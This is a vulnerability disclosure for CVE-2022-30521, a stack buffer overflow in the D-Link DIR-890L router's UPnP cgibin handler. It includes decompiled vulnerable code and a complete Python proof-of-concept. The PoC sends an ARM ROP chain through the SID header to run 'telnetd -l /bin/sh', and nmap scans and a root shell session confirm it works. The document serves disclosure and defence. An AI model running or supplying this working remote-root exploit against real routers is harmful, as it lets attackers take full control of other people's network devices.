CVE-ID

CVE-2022-30521

Information

Vendor of the products: D-Link

Reported by: WangJincheng(wjcwinmt@outlook.com) && FeiXincheng(FXC030618@outlook.com)

Affected products: D-Link DIR-890L <= v1.07B09

Vendor Homepage: https://www.dlink.com

Overview

The LAN-side Web-Configuration Interface has `Stack-based Buffer Overflow vulnerability` in the `D-Link` Wi-Fi router firmware `DIR-890L DIR890LA1_FW107b09.bin` and previous versions.

The function created at `0x17958` of `/htdocs/cgibin` will call `sprintf` without checking the length of strings in parameters given by `HTTP header` and can be controlled by users easily.

The attackers can exploit the vulnerability to carry out arbitrary code by means of sending a specially constructed payload to port `49152` .

Vulnerability Description

The vulnerability is detected at `/htdocs/cgibin` .

There is a `Stack-based Buffer Overflow vulnerability` in the function created at `0x17A60` . When we use `UNSUBSCRIBE` request, it will call the `sub_17958` function which created at `0x17958` .

```
int sub_17A60()
{
  char *v0; // r0
  const char *s1; // [sp+14h] [bp-10h]
  char *s1a; // [sp+14h] [bp-10h]
  const char *v4; // [sp+18h] [bp-Ch]
  int v5; // [sp+1Ch] [bp-8h]

  v5 = -1;
  getsid();
  v4 = getenv("REQUEST_METHOD");
  if ( v4 )
  {
    v0 = getenv("REQUEST_URI");
    s1 = strchr(v0, 63);
    if ( s1 )
    {
      if ( !strncmp(s1, "?service=", 9u) )
      {
        s1a = (char *)(s1 + 9);
        if ( !strcasecmp(v4, "SUBSCRIBE") )
        {
          return sub_17548(s1a);
        }
        else if ( !strcasecmp(v4, "UNSUBSCRIBE") )
        {
          return sub_17958(s1a);
        }
      }
    }
```


However, in the `sub_17958` function, it will call `sprintf` without checking the length of `v2`, which causes the `stack overflow`. The `v2` here is `SID` parameter given by `HTTP header`.

```
int __fastcall sub_17958(const char *a1)
{
  char *v1; // r5
  char *v2; // r0
  char s[524]; // [sp+10h] [bp-20Ch] BYREF

  if ( getenv("SERVER_ID") && getenv("HTTP_SID") && !getenv("HTTP_CALLBACK") && !getenv("HTTP_NT") )
  {
    v1 = getenv("SERVER_ID");
    v2 = getenv("HTTP_SID");
    sprintf(s, "%s\nINF_UID=%s\nSERVICE=%s\nMETHOD=UNSUBSCRIBE\nSID=%s\n", "/htdocs/upnp/run.NOTIFY.php", v1, a1, v2);
    sub_1EC6C(0, 0, s, stdout);
  }
```

Poc

```python
# python3
from pwn import *
from socket import *
from os import *
from time import *
context(os = 'linux', arch = 'arm')

libc_base = 0xb6f7e000

s = socket(AF_INET, SOCK_STREAM)

cmd = b'telnetd -l /bin/sh;'
payload = b'a'*449
payload += p32(libc_base + 0x18298) # pop {r3, pc};
payload += p32(libc_base + 0x406f8) # mov r0, r1; pop {r3, pc};
payload += p32(libc_base + 0x390fc) # pc add r1, sp, #0x2c; blx r3;
payload += b'a'*4 # padding
payload += p32(libc_base + 0x5a270) # pc system
payload += b'a'*(0x2c-8) # padding
payload += cmd

msg = b"UNSUBSCRIBE /gena.cgi?service=0 HTTP/1.1\r\n"
msg += b"Host: localhost:49152\r\n"
msg += b"SID: " + payload + b"\r\n\r\n"

s.connect((gethostbyname("192.168.0.1"), 49152))
s.send(msg)

sleep(1)
system("telnet 192.168.0.1 23")
```

Get Shell



Scan ports before exploit the vulnerability.

```
└─$ nmap 192.168.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-08 22:52 CST
Nmap scan report for 192.168.0.1
Host is up (0.015s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
8181/tcp  open  intermapper
49152/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

Exploit the vulnerability and get shell successfully.

```
└─$ python3 exp.py
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.


BusyBox v1.14.1 (2015-05-26 19:34:41 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ls
InternetGatewayDevice.xml     WANEthernetLinkConfig.xml
Layer3Forwarding.xml          WANIPConnection.xml
OSInfo.xml                    soap.cgi
WANCommonInterfaceConfig.xml  gena.cgi
# ps | grep telnetd
29275 root       848 S    sh -c telnetd -l /bin/sh;
29276 root       668 S    telnetd -l /bin/sh
29503 root       748 S    grep telnetd
#
```

Scan ports again and we can dectect that the port `23` which represents `Telnet` service has been opened.

```
└─$ nmap 192.168.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-08 22:55 CST
Nmap scan report for 192.168.0.1
Host is up (0.048s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
8181/tcp  open  intermapper
49152/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```